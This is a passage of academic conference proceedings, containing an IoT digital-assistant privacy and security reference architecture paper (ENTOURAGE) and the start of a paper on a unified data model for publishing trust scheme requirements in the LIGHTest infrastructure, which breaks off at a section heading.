[Th18] The LIGHTest project: Deliverable D6.2: Requirements and Design of a Conceptual Framework for Trust Policies, Available at `https://www.lightest.eu/static/deliverables/D6.2.pdf`, 2018.

[Ya03] Yao, W.: Fidelis: A Policy-Driven Trust Management Framework. In: First International Conference on Trust Management, iTrust 2003. Pp. 301–317, 2003.

The ENTOURAGE Privacy and Security Reference Architecture for Internet of Things Ecosystems

Jan Zibuschka[1], Moritz Horsch[2], Michael Kubach[3]

Abstract: The Internet of Things (IoT), with its ubiquitous sensors and actuators, enables highly useful novel use cases, notably in the field of digital assistance. It also raises unprecedented privacy and security issues. This contribution presents a reference architecture for an ecosystem of digital assistants with minimal barriers of entry, that aims to be both secure and privacy-respecting. We present concise definitions, requirements, and a layered architectural structure for IoT assistants. Moreover, we introduce privacy and security assistants building on privacy patterns such as privacy dashboard, privacy mode and security and privacy policies and interface.

Keywords: ecosystem; privacy; digital assistant; architecture; Internet of Things

1 Introduction

The Internet of Things (IoT) is upon us: countless sensing devices, equipped with sensors ranging from microphones to detectors for complex chemical compounds, are permeating our everyday lives. Perhaps the most prominent example for this is the smart phone, but devices such as smart watches and fitness trackers are similarly becoming commonplace. At the same time, devices equipped with actuators, such as the effectors in industrial robots, are becoming increasingly networked. There are also IoT product categories combining both sensors and actuators, such as connected cars or smart home appliances.

Controlling these myriad sensors and actuators is – simply for the fact that they are so numerous and the data streams transmitted between them are of such high volume – very challenging for the individual [To16]. Therefore, what is needed are digital assistants taking over part of the processing in place of the human, translating high level commands into individual effector movements and transforming various sensor outputs into a format that is digestible by the user. To reach a useful degree of automation, the assistants often have knowledge about the individuals preferences, schedules, and even biometrics. Such intelligent systems will clearly tend to employ machine learning and big data technologies.

[1] Robert Bosch GmbH, Zentralbereich Forschung und Vorausentwicklung, Renningen, 70465 Stuttgart, Deutschland; jan.zibuschka@de.bosch.com
[2] Technische Universität Darmstadt, Theoretische Informatik – Kryptographie und Computeralgebra, Hochschulstraße 10, 64289 Darmstadt, Deutschland; horsch@cdc.informatik.tu-darmstadt.de
[3] Fraunhofer-Institut für Arbeitswirtschaft und Organisation IAO, Team Identity Management, Allmandring 35, 70569 Stuttgart, Deutschland; michael.kubach@iao.fraunhofer.de

Once again, such digital assistants are readily found on devices from modern smart phones to connected cars [LQG17], and also in scenarios with many networked devices [Be15].

While the proliferation of IoT-enabled devices suggests a high usefulness for both individuals and organizations, this development is not without its challenges: in contrast to the standardized, open Internet, IoT systems are commonly not interoperable beyond the walled garden platforms of their manufacturers, and at best extensible in a plug-in manner. This is especially true for the assistants running on the IoT platforms. This raises both technological questions with regards to the mechanisms needed for interoperability, and organizational issues with regards to the construction of an open market for such assistants [KGH16]. Ethical aspects and regulation of such an open ecosystem are also not trivial. Specifically, while European privacy regulation has proven a solid defense for the individuals basic rights, and compliant privacy solutions for e.g. location based services are well-known [Ra07], the combination of IoT and assistants holds both new challenges and new possibilities for individual privacy, which need to be carefully investigated [KGH16].

Ecosystems have emerged as a area of research in various parts of the IoT, ranging from infrastructural considerations like authentication and identity management [Hü15] to diverse application cases, from tourism [Ro10] to agriculture [Wa18]. This contribution presents results of the ENTOURAGE (ENabling Trusted ubiquitOUs AssistancE[4]) project, funded by the German Federal Ministry for Economic Affairs and Energy in the context of the Smart Services World programme, aiming to enable an ecosystem of digital assistants.

2 The ENTOURAGE Ecosystem

From a bird's eye view, the ENTOURAGE project can be structured in three main pillars: technical assistance, interdisciplinary trust, and economic market aspects. The concrete artifacts resulting from the project are: A set of interdisciplinary requirements, laying out basic properties of the ENTOURAGE ecosystem, a coarse-grained architecture, characterizing the building blocks of the ENTOURAGE ecosystem and various types of interconnections between them, a first implementation of the ENTOURAGE ecosystem, enabling a practical evaluation of the aforementioned conceptual artifacts in a realistic setting, and a documented evaluation, including an updated version of the reference architecture.

Work on the evaluation is ongoing, while the requirements, reference architecture, and demonstrator milestones have been successfully passed. This contribution focuses on privacy, security, and identity management functions and architecture of the ENTOURAGE ecosystem. To this end, we will introduce key requirements, definitions, and the ecosystem reference architecture in the following sections. Section 3 will then, after first giving an overview of the preliminary studies, present key ENTOURAGE privacy, security, and identity management functions.

[4] a pseudo-acronym; project homepage: http://www.entourage-projekt.de/

2.1 Definitions

ENTOURAGE focuses specifically on the aforementioned domains of connected mobility and smart home as well as a high density of personal assistants [OL18]. A digital assistant in the sense of ENTOURAGE is an evolution of the smart service concept that is characterized by having the following properties:

Personalization: Assistants leverage knowledge about the user to increase the degree of autonomy they can exercise as well as the usefulness of their functions. This information can be based on user inputs or observations made by assistants.

Context Awareness: Assistants have situational awareness, and can therefore present high-level abstractions to the user, improve the timeliness of their actions, and act autonomously.

Intelligent Interaction: Assistants have multi-modal user interfaces with intelligence such as speech interaction using pattern recognition and natural language processing and graphical user interfaces displaying recommendations.

Proactivity: Assistants can act independently of user inputs, solely based on their context awareness. A typical example for this pattern is system-initiated conversation in a smart speaker.

Network Connection: Assistants are networked with devices, information sources, knowledge bases, classification schemes, and – most prominently within the ENTOURAGE ecosystem – connected to other assistants.

This definition is in line with the one set forth for fuzzy cognitive agents by Miao et al. [Mi07] and for companion systems in the context of DFG SFB/TRR 62 [BW10].

2.2 Requirements

One key result of the ENTOURAGE project is an extensive collection of requirements towards IoT ecosystems, specifically with digital assistants. In this section, we present the key requirements underlying the privacy and security architecture of ENTOURAGE.

Open Market: One key economic aim of ENTOURAGE is to give various vendors the possibility to provide platforms, (personalized) assistants, and assistant components with minimal hurdles of entry and the possibility of differentiation, specifically with regard to security and privacy properties of the assistants. Security and privacy differentiation is limited in that we expect a state of the art baseline from all components of a trustworthy ecosystem, which is enforced by a trust anchor role.

Protocol-agnostic: The concrete underlying network protocols for interoperability of assistants largely dependent on domain (e.g. Bluetooth for in-car integration, ZigBee in the smart home, HTTP for Internet communication), therefore communications security is not in the scope of this contribution. Rather, we focus on the assistants' interfaces. This requirement also entails that there is no prescriptive centralization or decentralization of assistants; specifically, using ENTOURAGE interfaces, it should be possible to connect assistants either directly or via a centralized server.

Platform-independent: One aim of ENTOURAGE is to enable the development of assistants that can then be deployed on various connected platforms as well as assistance components that can then be used by other assistants. Those platforms, assistants, and assistant components may enable varying levels of privacy and security.

Privacy-respecting: Privacy as a basis for trust is a main aim of the ENTOURAGE project. However, as the assistants are personalized, anonymization is not a plausible venue for treatment of the information transmitted in the ecosystem. Therefore, we can derive directly from the standard protection goals for privacy engineering [HJR15] that the focus of privacy technologies on ecosystem level is on transparency and intervenability.

Note that while most infrastructural security aspects are not discussed in this reference architecture, we do encourage individual ecosystem instantiations to aim for a high level of security and investigate unlinkability approaches such as pseudonymization.

2.3 Reference Architecture

A reference architecture captures the architectural essence of similar systems in a domain [Ma15], leaving the details of the software architecture to be filled in for individual instantiations. In the case of ENTOURAGE, this is the domain of IoT ecosystems, more specifically digital assistants. Using a reference architecture brings several benefits that address central ENTOURAGE requirements, most notably improving interoperability of various instantiations (ecosystems), and decreasing development cost—across ecosystems, for several components in one ecosystem, and for new developers [Ma15]. Reference architectures have been successfully applied in many domains, cf. [Ro10].



Fig. 1: ENTOURAGE reference architecture

The ENTOURAGE reference architecture is illustrated in Figure 1 and structures assistants into three layers:

Personal Assistants : They have a user interface and get their inputs directly from the user. Personal assistants have no or very limited inbound interfaces for other assistants. They tend to be cross-domain in nature, and tend to have a big amount of knowledge about the user. Examples include speech assistants, time planning/calendar assistants, and personal fitness assistants.

Core Assistants: They provide support functions for infrastructural aspects of the ecosystem, specifically security and privacy. They are linked directly to infrastructural aspects of the communication platform such as access control, information flow filtering, and logging. The functionality of the security and privacy assistants will be described in more detail in Section 3.

Domain-specific Assistants: They are directly linked to a platform. Therefore, they are tend to be domain-specific and have access to a high amount of sensors and actuators. Domain-specific assistants are the main entities that expose interfaces towards the ENTOURAGE ecosystem. Moreover, they are tend to be interconnected, and may specifically be organized in a hierarchical manner.

In addition to these assistant types, the reference architecture contains the various IoT platforms and the myENTOURAGE switchboard. The switchboard links the core assistants to the communication infrastructure which provides further platform independence. It is also the central communication hub in the ENTOURAGE ecosystem, interlinking the various personal and domain-specific assistants. This reduces complexity in highly distributed assistance scenarios. Note that both the assistants and the switchboard can be instantiated with varying feature sets such as differentiation (open market requirement) and can run locally or in the Cloud (protocol- and platform-independence requirements). Particularly, local direct links between assistants can be implemented using stripped down, local instances of an ENTOURAGE switchboard.

The myENTOURAGE switchboard instances are directly linked to a specific user. A user's assistant instances will be registered there. While assistants have several user-specific instances, the knowledge bases of these instances can, but does not have to, be shared. Furthermore, the same instance of an assistant can be linked to several users' switchboards, but will commonly be linked to a specific user.



Fig. 2: Interface types in the ENTOURAGE ecosystem

The assistants and platform elements in the ENTOURAGE reference architecture are connected by various communication interfaces (see Figure 2):

Ecosystem Interfaces: They contain high-level functions exposed by the assistants in the ENTOURAGE ecosystem, encapsulating much of the internal state and complexity of the assistant. To leverage synergies with speech assistance interfaces, they may be conversational, or may be similar to state of the art speech assistant interfaces (i. e. HTTP/REST RPC as for Alexa Skills [LQG17]). Due to their high level of abstraction we assume ecosystem interfaces to be understandable to the user, supporting the privacy goal of transparency [HJR15].

Privacy and Security Interfaces: They have the aim of enabling security, transparency, and intervenability [HJR15] for assistants in the ENTOURAGE ecosystem. This includes giving users an overview of their personal information in assistants (being used for e.g. personalization), empowering them to modify this information, and giving users control over learning assistants that is both usable and effective. Those interfaces will be described in more detail in Section 3.

Composition Interfaces: They enable platform-independence by providing standardized interfaces for typical platform functions and components. For example, composition interfaces may be device abstractions or information buses allowing semantic interoperability between arbitrary devices and services. Typically, semantic technologies will be used on this layer [PKP16].

We define an organizational trust anchor as a potential stakeholder of the ENTOURAGE ecosystem, which could continuously ensure an appropriate level of infrastructural security and privacy measures in the platforms, and validate security and privacy claims made by entities in the ecosystem. The trust anchor also provides a contractual framework and certification of ecosystem components.

3 Privacy and Security Assistance in ENTOURAGE

To develop the privacy and security concept of ENTOURAGE, we conducted several user studies. We measured users' preferences regarding transparency and intervenability [ZNH16], and found strong support for automation of functions implementing those protection goals. We also investigated willingness to pay for enhanced security through differentiating encryption [MWZH17], and did not find convincing business models supporting such privacy-enhancements on ecosystem level.

Form the results of our user studies, we can derive two key requirements for the privacy and security concept of ENTOURAGE: First, users want to review and correct their personal information which is used by assistants. Second, users want to have full control of the flow of their personal information. In the following, we describe how the ENTOURAGE privacy and security concept addresses these requirements.

3.1 Privacy

With respect to the first requirement, that users want to review and correct their personal information which is used by assistants, the privacy concept of ENTOURAGE provides two features: First, transparency, which allows users to see an overview of the personal information collected about them by their assistants. Second, intervenability, which allows users to control the collection and processing of their personal information gathered by their assistants. In the following, we describe the implementation of these two features.

Privacy Assistant We developed a privacy assistant that enables users to easily manage their privacy in the ENTOURAGE ecosystem. It provides a *privacy dashboard* and allows users to activate a *privacy mode* at their assistants. The privacy assistant makes use of privacy interfaces to manage the users' privacy throughout their myENTOURAGE instance and assistants.

Privacy Dashboard To realize transparency, we implemented a privacy dashboard. It displays the personal information collected and processed by the users' assistants such as speech commands and locations as well as intermediate results of personalization like

identified points of interest or more general user interests. Moreover, the privacy dashboard provides intervenability by allowing users to delete and correct the personal information collected and processed by their assistants. For an overview of possible architectural variation of privacy dashboards that support various instantiations of the ENTOURAGE reference architecture see [ZAM14].

Privacy Mode To realize intervenability, we implement a privacy mode. It stops assistants from collecting further personal information. While an assistant is in privacy mode, its decisions are solely based on the personal information it collected so far, which might limit the personalized services the assistant provides. No data collecting and learning will be performed based on the observations made in privacy mode.

Privacy Interface We developed a privacy interface to implement transparency and intervenability, or rather, their realization in form of the privacy dashboard and the privacy mode. The privacy interface provides three features: First, retrieval of all personal information collected by an assistant, Second, management of all personal information including deletion, correct, and so forth. Third, de/activation of the privacy mode. The interface is implemented by domain-specific and personal assistants as well as myENTOURAGE and core assistants such as the privacy assistant. The implementation by myENTOURAGE enables a central privacy management. This allows the de/activation of the privacy mode on all assistants through myENTOURAGE, a central logging of assistant communication at myENTOURAGE, and a periodical override of personal information performed by myENTOURAGE on behalf of a user.

3.2 Security

With respect to the second requirement, that users want to have full control of the flow of their personal information, the security concept of ENTOURAGE provides two features: First, a secure authentication with individual credentials. Second a comprehensive authorization system with fine-granular access control capabilities. In the following, we describe the implementation of these two features in ENTOURAGE.

Security Assistant We developed a security assistant which allows users to manage their myENTOURAGE instance. The security assistant is used to register new assistants at the users' myENTOURAGE instance as well as to configure the access control. As the manual configuration of access control rights for each assistant is burdensome for users, the security assistant provides two features: First, it supports trust lists that specific pre-defined access control policies for assistants. Such trust lists can be issued by various organizations such as regulatory authorities and private consumer protection foundations. Users subscribe

to a trust list and when adding new assistants, the access control rights are automatically configured based on the specification of the list. Second, the security assistant provides a wizard [Li16] that asks users a small number of questions to obtain their users' privacy preferences. Based on this information the security assistant preselect the access control rights for assistants.

Authentication Authentication at myENTOURAGE is done by public key cryptography. Each assistant has its own individual key pair and a corresponding certificate which is issued by myENTOURAGE. This enables a strong authentication of each assistant and also enables an individual revocation. Moreover, this solution allows to realize non-repudiation by forcing assistants to sign their messages. This particularly improves the transparency feature (cf. Section 3.1). Fall-back authentication of users can easily be realize by strong passwords [HBB17] and a *universal authentication service* [Hü15].

Authorization Authorization at myENTOURAGE is done by a fine-granular access control system which has two features: First, it allows users to assign general account rights to assistants. Examples for account rights include the right to send message to other assistants through myENTOURAGE and the right to receive a list of all registered assistants. Second, the access control system allows users to assign message exchange rights to assistants. These rights control the flow of personal information between assistants. Examples for message exchange rights include location and time scheduling information. Beside this static control of information flow, the access control system also provides a comprehensive filtering system. It allows to filter the information flow based on the actual content as well as the context of an assistant. Examples include the blocking of information flow while an assistant is in a certain area or sending travel information that contain a certain destination. With this comprehensive access control system myENTOURAGE provides privacy protection mechanisms such as pseudonymization [Ra07], or local processing, filtering, or sanitization of personal information [Da16].

Security Interface We developed a security interface to implement the access control system. It allows the configuration of the account and message exchange rights of assistants at myENTOURAGE. The interface is implemented by myENTOURAGE and core assistants such as the security assistant. Note that the security interface can also be implemented by the privacy assistant. This has the advantage that the privacy assistant has detailed knowledge of the privacy preferences of its users and therefore can configure the account and message exchange rights of assistants more accurate than the security assistant.

4 Conclusion

We presented the security and privacy reference architecture of an ecosystem for digital assistance, building on generic requirements and architectural elements, and also providing more detailed security and privacy patterns. This contribution meets several earlier calls to action from relevant research: Research on privacy architecture is underrepresented in literature [LFH17], as are privacy patterns [LFH17]. Also, digital assistance is a highly relevant use case [LQG17], which is important as finding promising use cases is a well-documented problem for security and privacy technologies, that has been known for an extended period of time [RZ06].

We do not claim the current contribution solves all privacy and security challenges on ecosystem level. We encourage several avenues for future work: Usabile privacy for the IoT remains an interesting field, for example, user consent in complex IoT scenarios is still an open issue [LR13], as are comprehensive transparency mechanisms [To16]. The integration of social, economic, and technology requirements for privacy technologies remains an open issue, e.g., for privacy assistance, which is itself a novel and promising field of research [Li16].

Furthermore, many details of the complex software architecture of an IoT ecosystem are not considered here. This is intentional, as the scope of this paper is a privacy and security reference architecture. It does not mean we do not address these issues. We aim to build on earlier work such as the SkIDentity identity management ecosystem [Hü15], which provides a more detailed architecture and ready-to-use implementations. Another example is a privacy and security architecture for a set of composition interfaces enabling semantic platform interoperability on the IoT that was developed in close cooperation with the BIG IoT project [He16].

The present ENTOURAGE results had significant commercial impact, specifically at consortial partner Bosch, as evident in recent marketing material depicting the ENTOURAGE vision – personal and domain-specific digital IoT assistants interacting to aid the user when interacting with networked devices – in context of the Bosch IoT ecosystem[5]. Furthermore, Bosch is developing various assistance systems – such as kitchen helper Mykie[6] – and generally pursuing an open IoT ecosystem strategy[7].

[5] *„Your Personal Assistant: It's all about you!"* https://www.youtube.com/watch?v=PToWt3itrvA (accessed 2018-08-30)

[6] *„Mykie: Ein persönlicher Assistent für die Küche"* https://www.bsh-group.com/de/newsroom/pressemitteilungen/mykie-ein-persoenlicher-assistent-fuer-die-kueche (accessed 2018-08-30)

[7] *„Ecosystems are the key to succeeding in the IoT. Our IoT platform leverages open source and standards."* https://www.bosch-si.com/iot-platform/iot-platform/open/iot.html (accessed 2018-08-30)

Bibliography

[Be15] Bercher, Pascal; Richter, Felix; Hörnle, Thilo; Geier, Thomas; Höller, Daniel; Behnke, Gregor; Nothdurft, Florian; Honold, Frank; Minker, Wolfgang; Weber, Michael; Biundo, Susanne: A Planning-Based Assistance System for Setting Up a Home Theater. In: Twenty-Ninth AAAI Conference on Artificial Intelligence. March 2015.

[BW10] Biundo, Susanne; Wendemuth, Andreas: Von kognitiven technischen Systemen zu Companion-Systemen. KI - Künstliche Intelligenz, 24(4):335–339, November 2010.

[Da16] Davies, Nigel; Taft, Nina; Satyanarayanan, Mahadev; Clinch, Sarah; Amos, Brandon: Privacy Mediators: Helping IoT Cross the Chasm. In: Proceedings of the 17th International Workshop on Mobile Computing Systems and Applications. HotMobile '16, ACM, New York, NY, USA, pp. 39–44, 2016.

[HBB17] Horsch, Moritz; Braun, Johannes; Buchmann, Johannes: Password Assistance. In (Fritsch, Lothar; Roßnagel, Heiko; Hühnlein, Detlef, eds): Open Identity Summit 2017. Gesellschaft für Informatik, Bonn, pp. 35–48, 2017.

[He16] Hernández-Serrano, Juan; Muñoz, Jose L.; Bröring, Arne; Esparza, Oscar; Mikkelsen, Lars; Schwarzott, Wolfgang; León, Olga; Zibuschka, Jan: On the Road to Secure and Privacy-Preserving IoT Ecosystems. In: Interoperability and Open-Source Solutions for the Internet of Things. Springer, Cham, pp. 107–122, November 2016.

[HJR15] Hansen, M.; Jensen, M.; Rost, M.: Protection Goals for Privacy Engineering. In: 2015 IEEE Security and Privacy Workshops (SPW). pp. 159–166, 2015.

[Hü15] Hühnlein, Detlef; Tuengerthal, Max; Wich, Tobias; Hühnlein, Tina; Biallowons, Benedikt: Innovative building blocks for versatile authentication within the SkIDentity service. In: Open Identity Summit 2015. Gesellschaft für Informatik e.V., 2015.

[KGH16] Kubach, Michael; Görwitz, Caterina; Hornung, Gerrit: Non-technical challenges of building ecosystems for trustable smart assistants in the Internet of things: A socioeconomic and legal perspective. In: Open Identity Summit 2016. Gesellschaft für Informatik e.V., 2016.

[LFH17] Lenhard, J.; Fritsch, L.; Herold, S.: A Literature Study on Privacy Patterns Research. In: 2017 43rd Euromicro Conference on Software Engineering and Advanced Applications (SEAA). pp. 194–201, August 2017.

[Li16] Liu, Bin; Andersen, Mads Schaarup; Schaub, Florian; Almuhimedi, Hazim; Zhang, Shikun (Aerin); Sadeh, Norman; Agarwal, Yuvraj; Acquisti, Alessandro: Follow My Recommendations: A Personalized Privacy Assistant for Mobile App Permissions. In: Twelfth Symposium on Usable Privacy and Security (SOUPS 2016). USENIX Association, Denver, CO, pp. 27–41, 2016.

[LQG17] López, Gustavo; Quesada, Luis; Guerrero, Luis A.: Alexa vs. Siri vs. Cortana vs. Google Assistant: A Comparison of Speech-Based Natural User Interfaces. In: Advances in Human Factors and Systems Interaction. Springer, Cham, pp. 241–250, July 2017.

[LR13] Luger, Ewa; Rodden, Tom: An Informed View on Consent for UbiComp. In: Proceedings of the 2013 ACM International Joint Conference on Pervasive and Ubiquitous Computing. UbiComp '13, ACM, New York, NY, USA, pp. 529–538, 2013.

[Ma15] Martinez-Fernandez, S.; Santos, P. S. Medeiros Dos; Ayala, C. P.; Franch, X.; Travassos, G. H.: Aggregating Empirical Evidence about the Benefits and Drawbacks of Software Reference Architectures. In: 2015 ACM/IEEE International Symposium on Empirical Software Engineering and Measurement (ESEM). pp. 1–10, 2015.

[Mi07] Miao, Chunyan; Yang, Qiang; Fang, Haijing; Goh, Angela: A cognitive approach for agent-based personalized recommendation. Knowledge-Based Systems, 20(4):397–405, May 2007.

[MWZH17] Mihale-Wilson, Cristina; Zibuschka, Jan; Hinz, Oliver: About User Preferences and Willingness to Pay for a Secure and Privacy Protective Ubiquitous Personal Assistant. In: 25th European Conference on Information Systems (ECIS 2017). Guimarães, Portugal, June 2017. Research Paper 3.

[OL18] Olson, Christi; Levy, Jennifer: Transforming marketing with artificial intelligence. Applied Marketing Analytics, 3(4):291–297, 2018.

[PKP16] Palavalli, A.; Karri, D.; Pasupuleti, S.: Semantic Internet of Things. In: 2016 IEEE Tenth International Conference on Semantic Computing (ICSC). pp. 91–95, February 2016.

[Ra07] Radmacher, Mike; Zibuschka, Jan; Scherner, Tobias; Fritsch, Lothar; Rannenberg, Kai: Privatsphärenfreundliche topozentrische Dienste unter Berücksichtigung rechtlicher, technischer und wirtschaftlicher Restriktionen. In: 8. Internationale Tagung Wirtschaftsinformatik 2007 - Band 1. pp. 237–254, 2007.

[Ro10] Roßnagel, Heiko; Zibuschka, Jan; Muntermann, Jan; Scherner, Tobias: Design of a mobile service platform for public events–improving visitor satisfaction and emergency management. In: Joint proceedings of ongoing research and Projects of IFIP EGOV and ePart 2010. Trauner Duck, 2010.

[RZ06] Roßnagel, Heiko; Zibuschka, Jan: Single Sign On mit Signaturen. Datenschutz und Datensicherheit - DuD, 30(12):773–777, 2006.

[To16] Tolmie, Peter; Crabtree, Andy; Rodden, Tom; Colley, James; Luger, Ewa: "This Has to Be the Cats": Personal Data Legibility in Networked Sensing Systems. In: Proceedings of the 19th ACM Conference on Computer-Supported Cooperative Work & Social Computing. CSCW '16, ACM, New York, NY, USA, pp. 491–502, 2016.

[Wa18] Wagner, Sven; Horch, Andrea; Killian, Bernard; Roßnagel, Heiko: Leichtgewichtige Infrastruktur zur Schaffung von Sicherheit und Vertrauen in einem digitalen Ökosystem für Agrardaten. In: 38. GIL Jahrestagung, Digitale Marktplätze und Plattformen. Gesellschaft für Informatik e.V., Kiel, 2018.

[ZAM14] Zimmermann, C.; Accorsi, R.; Müller, G.: Privacy Dashboards: Reconciling Data-Driven Business Models and Privacy. In: 2014 Ninth International Conference on Availability, Reliability and Security. pp. 152–157, Sept 2014.

[ZNH16] Zibuschka, Jan; Nofer, Michael; Hinz, Oliver: Zahlungsbereitschaft für Datenschutzfunktionen intelligenter Assistenten. In: Multikonferenz Wirtschaftsinformatik 2016. volume III, Universitätsverlag Ilmenau, Ilmenau, pp. 1391–1402, 2016.

H. Roßnagel et. al. (Eds.): Open Identity Summit 2019,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2019 131

Unified Data Model for Tuple-Based Trust Scheme Publication

Sven Wagner[1], Sebastian Kurowski[2], Heiko Roßnagel[2]

Abstract: Trust schemes are widely used by authorities to support verifiers of electronic transactions to determine the trustworthiness of relying parties. With a tuple-based publication, in addition to the trust scheme membership, the requirements of the trust scheme are published. For this, the development and publication of a unified data model derived from existing trust schemes (e.g. eIDAS) is needed, where each requirement is explicitly represented by one tuple. The consolidation and development of this data model, which is based on nine existing trust schemes, is presented along with possible applications and added value (e.g. improved mapping of trust schemes) in the field of trust verification. The data model includes the three abstract concepts Credential, Identity, and Attributes and in total 98 concepts, which can be added to standard trust lists using ETSI TS 119 612.

Keywords: trust infrastructure, trust scheme, trust scheme publication, electronic transaction, trust management, identity management, eIDAS.

1 Introduction and Motivation

In a very wide range of electronic transactions trust services are involved and it is often required to determine the trustworthiness of these trust services. For example, this applies to electronic signatures and timestamps, e-seals, website authentication, e-registered delivery services, or authentication with eIDs. Often, the validation of the trustworthiness of electronic transactions touches a multitude of trust aspects as well as validation across borders and jurisdictions. To determine the trustworthiness of relying parties in electronic transactions, the verifier should know all business partners involved in this process, which in reality is often not the case. Authorities can assist here by certifying the trustworthiness of the electronic identities of the involved parties. For this purpose, authorities operate trust schemes, where the organizational, regulatory, legal, and technical measures to assert trust-relevant attributes about enrolled entities are defined. Furthermore, authorities publish lists of all enrolled entities in this trust scheme in so-called trust lists or trust service status lists.

The process of querying these trust schemes can be however quite cumbersome for

[1] University of Stuttgart, Institute of Human Factors and Technology Management, Allmandring 35, 70569 Stuttgart, {firstname.name}@iat.uni-stuttgart.de
[2] Fraunhofer IAO, Fraunhofer Institute of Industrial Engineering IAO, Nobelstr. 12, 70569 Stuttgart, {firstname.name}@iao.fraunhofer.de

verifiers due to the diversity of applications and systems and due to the lack of a uniform, global standard for trust lists. To ease this challenge for verifiers of electronic transactions, the EU LIGHTest project (https://www.lightest.eu/) develops a lightweight, global trust infrastructure, which enables automatic validation of trust based on the individual, predefined trust policy of the verifier. For this purpose, LIGHTest makes use of the internet Domain Name System DNS with its existing global infrastructure, organization, governance and security standards. This infrastructure enables then both the publishing of trust information and the query of requested trust information, e.g. for the verification of a signed document in the simplest case.

This paper is built on [BL16], which provides an introduction into the LIGHTest project, and [Wa17], where the LIGHTest reference architecture and the Trust Scheme Publication Authority (TSPA), which enables the discovery and verification of trust scheme memberships is introduced. The TSPA hereby consists of a DNS Name Server with DNSSEC extension, and trust scheme providers, which provide the trust lists. The latter can be implemented as regular HTTPS components.

For the publication of trust schemes within LIGHTest, three different types are defined: boolean trust scheme publications indicate the entities that comply with the requirements of the trust scheme. Ordinal trust scheme publications indicate the entities that comply with the requirements of an ordinal aspect; typically, this is a Level of Assurance (LoA), of the trust scheme. Tuple-based trust scheme publications indicate the tuples of a boolean or ordinal trust scheme publication, which contain information on the requirements of the trust scheme as a list of data pairs of (attribute_name, attribute_value). Depending on the considered trust scheme the requirements vary, e.g. for identity proofing. Furthermore, when comparing the requirements between trust schemes, they may be synonymous or homonymous. Therefore, a consolidation process using existing national, international and industry trust schemes is required, which then enables the development of a unified data model for tuple-based trust scheme publications, where each requirement is explicitly represented by only one data pair of (attribute_name, attribute_value). This means that the requirements of existing trust schemes can be represented with this single, unified data model which then enables e.g easier comparison and mapping between trust schemes as well as automated processing of trust verification.

The development of the data model for tuple-based trust scheme publication is the topic of this paper, which is structured as follows. Related work is presented in Chapter 2. The methodology and modelling approach is described in Chapter 3. The selected trust schemes are shortly introduced in Chapter 4. The results of the required steps for the development of the data model are presented in Chapter 5. In Chapter 6, we conclude our findings and provide a summary.

2 Related Work

For the publication that an entity operates under the trust scheme there is an existing and widely accepted standard for trust lists, which is ETSI TS 119 612 [ET15]. This standard provides "a format and mechanisms for establishing, locating, accessing and authenticating a trusted list which makes available trust service status information so that interested parties may determine the status of a listed trust service at a given time".

Trust service status lists as defined in ETSI TS 119 612 provide the basis for many trust lists, e.g. the trust lists in the eIDAS regulation, the European Regulation No 910/2014 on "electronic identification and trust services for electronic transactions in the internal market and repealing Directive 1999/93/EC" [EI14]. The eIDAS regulation requires LoA mapping of the characteristics of the existing national trust schemes of the EC Member States, e.g. for the German eID scheme to the eIDAS LoAs [FO2017]. There are a few further examples on one-to-one mapping of two trust schemes. On a global level, OIXnet lists worldwide available trust frameworks and registered whitelists and functions as an official, centralized source of documents and information [Se2017].

ETSI TS 119 612 and the eIDAS regulation are both considered in the TSPA of the LIGHTest infrastructure, supporting the application of eIDAS. As the eIDAS regulation is limited to trust services provided to the public, the LIGHTest infrastructure enables also applications beyond the eIDAS framework, e.g. for trust schemes from industry consortia and beyond Europe. Hence, the LIGHTest infrastructure for the verification of trust is conceptually comparable to OCSP for querying the status of individual certificates.

3 Methodology

In order to enable the representation of multiple trust schemes in the data model, a bottom-up modelling approach for the identification of relevant requirements and constructs was followed. This includes two major steps:

First, constructs were identified in the selected trust schemes, and were compiled to a vocabulary of the trust scheme along with a definition of each construct. These vocabularies were used to identify aggregations of the constructs within each scheme.

Second, each vocabulary was consolidated towards a unified data model of trust scheme publication. The consolidation process is shown in Fig. 1. Each scheme is represented by Sn (n is an arbitrary number). Due to the left-sidedness of this approach, complexity of the consolidation remains feasible. In addition, saturation of the consolidation can be observed. If, for instance no new concepts are added by Scheme S4 to the consolidated Scheme S1,2,3,4 this can be an indicator of saturation of the included constructs.



Fig. 1: Consolidation approach of the data model derived from 4 trust schemes

The identified constructs from the consolidation process are then used as input for the development of the data model. This requires three further steps: First, the identified constructs are hierarchically structured to determine high-level abstract concepts. Each of these high-level concepts contains again lists of concepts involved. Second, each concept is transferred into a tuple. Third, the set of tuples that define the tuple-based publication of trust schemes is published as a sequence of attributes in XML and either added to the trust list or published in an extra document with a corresponding pointer.

4 Selected Trust Schemes

